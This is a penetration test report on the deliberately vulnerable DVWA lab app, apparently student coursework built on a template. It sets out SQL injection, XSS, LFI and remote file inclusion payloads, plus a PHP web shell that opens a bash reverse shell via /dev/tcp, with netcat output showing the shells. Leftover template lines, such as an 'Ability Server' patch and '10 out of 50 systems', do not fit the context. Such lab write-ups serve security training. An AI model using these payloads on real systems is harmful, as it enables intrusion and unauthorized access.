



We Innovate

DVWA Web Application Penetration Testing Report



Copyright © 2021 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.



Table of Contents

| | |
|---|----|
| 1.0 Offensive Security Lab and Exam Penetration Test Report | 3 |
| 1.1 Introduction | 3 |
| 1.2 Objective | 3 |
| 1.3 Requirements | 3 |
| 2.0 High-Level Summary | 4 |
| 2.1 Sample Report - Recommendations | 5 |
| 3.0 Methodologies | 5 |
| 3.1 Information Gathering | 5 |
| 3.2 Service Enumeration | 6 |
| 3.3 Penetration | 7 |
| 3.4 Maintaining Access | 16 |
| 3.5 House Cleaning | 20 |
| 4.0 Additional Items Not Mentioned in the Report | 20 |



1.0 DVWA Penetration Test Report

1.1 Introduction

The DVWA (Damn Vulnerable Web Application) penetration test report details the security assessment conducted on the DVWA application. This report encompasses various vulnerabilities explored during the testing phase, demonstrating the potential risks and security flaws present in the application. The aim is to provide a comprehensive overview that highlights areas for improvement in web application securities.

1.2 Objective

The primary objective of this assessment is to perform a comprehensive penetration test against the DVWA web application. This test simulates real-world attack scenarios, aiming to exploit vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), Local File Inclusion (LFI), and file upload flaws. The outcome of this assessment is to identify weaknesses and suggest remediation measures.

1.3 Requirements

The report will cover the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding included screenshots, walkthroughs, sample code, and proof of concept where applicable.
- Any additional items that were not included.



2.0 High-Level Summary

Zeyad Alm Elden was tasked with performing a penetration test on the DVWA application. The focus of this test was to evaluate the application's security and identify exploitable vulnerabilities. During testing, multiple critical vulnerabilities were identified:

- SQL Injection (SQLi): Exploited in the login form to bypass authentication.
- Stored XSS: Injected malicious scripts stored and executed in user sessions.
- Reflected XSS: Exploited through URL parameters to display malicious scripts.
- DOM-based XSS: Manipulated the Document Object Model to execute scripts on the client side.
- Local File Inclusion (LFI): Accessed sensitive files leading to Remote Code Execution (RCE).
- File Upload Vulnerability: Successfully uploaded a web shell to gain unauthorized access.



2.1 Sample Report - Recommendations

Zeyad recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered later.

3.0 Methodologies

Zeyad utilized the OWASP framework.

3.1 Information Gathering

The information gathering phase involved collecting information about the DVWA application to identify potential vulnerabilities. Key areas of focus included:

- Identifying the application version and components.
- Analyzing input fields and user authentication processes.
- Mapping out the application's URL structure.



3.2 Service Enumeration

Service enumeration focused on gathering information regarding the web server and application services. This included:

Identifying open ports and services running on the DVWA server.

Using tools like Nmap to scan for vulnerabilities in services.

| Server IP Address | Ports Open |
|-------------------|-------------|
| 127.0.0.1 | TCP: 80,443 |



3.3 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, Zeyad was able to successfully gain access to 10 out of the 50 systems.



Vulnerability Exploited: SQL Injection (SQLi)

System Vulnerable: DVWA Login Form

Vulnerability Explanation: The login form was vulnerable to SQL Injection, allowing an attacker to bypass authentication by injecting SQL queries.

Vulnerability Fix: Since this is a custom web application, a specific update will not properly solve this issue. The application will need to be programmed to properly sanitize user-input data, ensure that the user is running off a limited user account and that any sensitive data stored within the SQL database is properly encrypted. Custom error messages are highly recommended, as it becomes more challenging for the attacker to exploit a given weakness if errors are not being presented back to them. The publishers of the Ability Server have issued a patch to fix this known issue. It can be found here:

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Severity: **Critical**

Proof of Concept Code Here: Modifications to the existing exploit were needed and are highlighted in red.

```
UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLE --
```

Screenshot Here:

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: CHARACTER_SETS

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: COLLATIONS

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: COLUMNS

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: COLUMN_PRIVILEGES

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: KEY_COLUMN_USAGE

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: PROFILING

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: ROUTINES

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: SCHEMATA

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: SCHEMA_PRIVILEGES

ID: ' UNION SELECT NULL,table_name from information_schema.tables--
First name:
Surname: STATISTICS



Vulnerability Exploited: Stored XSS

System Vulnerable: Comment Section

Vulnerability Explanation: Malicious scripts were injected into the comment section, which were later executed when other users viewed the comments.

Vulnerability Fix: Implement output encoding for user-generated content.

Severity: **Critical**

Proof of Concept Code Here:

```
<script>alert(document.domain)</script>
```

Screenshot Here:





Vulnerability Exploited: Reflected XSS

System Vulnerable: Search Function (or any input parameter reflected)

Vulnerability Explanation: The application was vulnerable to Reflected XSS where user input was reflected in the response without proper sanitization. An attacker could trick a user into clicking a malicious link that executed arbitrary JavaScript.


Vulnerability Fix: Ensure all user inputs are properly escaped and validated before rendering them on the page.

Severity: **High**

Proof of Concept Code Here:

```
<script>alert('010')</script>
```

Screenshot Here:





Vulnerability Exploited: File Upload Functionality

System Vulnerable: Upload Section

Vulnerability Explanation: The file upload function did not restrict file types or content properly, allowing an attacker to upload a malicious script (e.g., a web shell) which could be executed to gain remote access to the server.


Vulnerability Fix: Implement strict file type validation, ensure uploaded files are stored outside of the Webroot, and sanitize the file name.

Severity: **Critical**

Proof of Concept Code Here:

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.224.131/4444 0>&1'");
?>
```

Screenshot Here



```
(kali㉿kali)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.224.131] from (UNKNOWN) [192.168.224.131] 60560
bash: cannot set terminal process group (33632): Inappropriate ioctl for device
bash: no job control in this shell
www-data@kali:/var/www/html/DVWA/hackable/uploads$ ls
ls
dvwa_email.png
shell.php
www-data@kali:/var/www/html/DVWA/hackable/uploads$ cd
cd
bash: cd: HOME not set
www-data@kali:/var/www/html/DVWA/hackable/uploads$ whoami
whoami
www-data
www-data@kali:/var/www/html/DVWA/hackable/uploads$
```



Vulnerability Exploited: Local File Inclusion (LFI)

System Vulnerable: File Include Functionality

Vulnerability Explanation: The application was vulnerable to LFI, allowing an attacker to

access local files on the server by manipulating the file path parameter. In some cases, this can lead to remote code execution (RCE) when the attacker can load a file containing executable code.

Vulnerability Fix: Sanitize and validate file paths, use absolute paths, and restrict access to sensitive files on the server.

Steps to Exploit: Modify the page parameter to include `../..` to navigate the file system, eventually reaching sensitive files such as `/etc/passwd` or application configuration files.

Escalation to RCE: If combined with the File Upload vulnerability, LFI can be used to execute the uploaded malicious file (web shell).


Severity: **Critical**

Proof of Concept Code Here:


```
http://dvwa/vulnerablepage.php?page=/etc/passwd
```


```
http://dvwa/vulnerablepage.php?page=/http://192.168.224.121:8000/shell.php
```

Screenshot Here



```
kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
kali@kali: ~
$ cat rce.txt
test rce
$ cat shell.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.224.131/4444 0>&1'");
?>
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.224.131 - - [14/Oct/2024 23:57:42] "GET /shell.php HTTP/1.1" 200 -
ls
192.168.224.131 - - [14/Oct/2024 23:58:33] "GET /shell.php HTTP/1.1" 200 -
192.168.224.131 - - [14/Oct/2024 23:58:56] "GET /shell.php HTTP/1.1" 200 -
```





The screenshot shows a Kali Linux terminal window titled "kali-linux-2024.3-vmware-amd64 - VMware Workstation". The terminal has a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu bar, there are two tabs, both labeled "kali@kali: ~". The terminal content shows a netcat listener on port 4444. It receives a connection from 192.168.224.131. The user runs "ls" and "whoami" commands. The output of "ls" lists several PHP files in the directory "/var/www/html/DVWA/vulnerabilities/fi". The output of "whoami" is "www-data".

```
(kali@kali)-[~]  
$ nc -l -vnp 4444  
listening on [any] 4444 ...  
connect to [192.168.224.131] from (UNKNOWN) [192.168.224.131] 50966  
bash: cannot set terminal process group (33632): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@kali:/var/www/html/DVWA/vulnerabilities/fi$ ls  
ls  
file1.php  
file2.php  
file3.php  
file4.php  
help  
include.php  
index.php  
source  
www-data@kali:/var/www/html/DVWA/vulnerabilities/fi$ whoami  
whoami  
www-data  
www-data@kali:/var/www/html/DVWA/vulnerabilities/fi$
```



Vulnerability Exploited: DOM-XSS

System Vulnerable: Selector Section

Vulnerability Explanation: the application was vulnerable to DOM-based XSS, where client-side JavaScript dynamically updated the web page based on user-controlled data, such as URL fragments (`window.location.hash`). The entrust input was used in unsafe ways, allowing an attacker to execute arbitrary JavaScript in the victim's browser.


Vulnerability Fix: Validate and sanitize client-side input before using it to modify the DOM. Avoid directly using entrust data in sensitive DOM functions like `innerHTML`.

Severity: **Critical**

Proof of Concept Code Here:

```
<script>alert('noooo')</script>
```

Screenshot Here:





3.4 Maintaining Access

To ensure continuous access to the DVWA application, Zeyad utilized the File Upload vulnerability to upload a backdoor, enabling re-entry without needing to re-exploit other vulnerabilities.

3.5 House Cleaning

House Once the penetration testing was complete, all artefacts related to the exploitation, including the uploaded files and any test user accounts, were carefully removed to prevent introducing any additional security risks to the DVWA application.

4.0 Additional Items Not Mentioned in the Report

This section is placed for any additional items that were not mentioned in the overall report.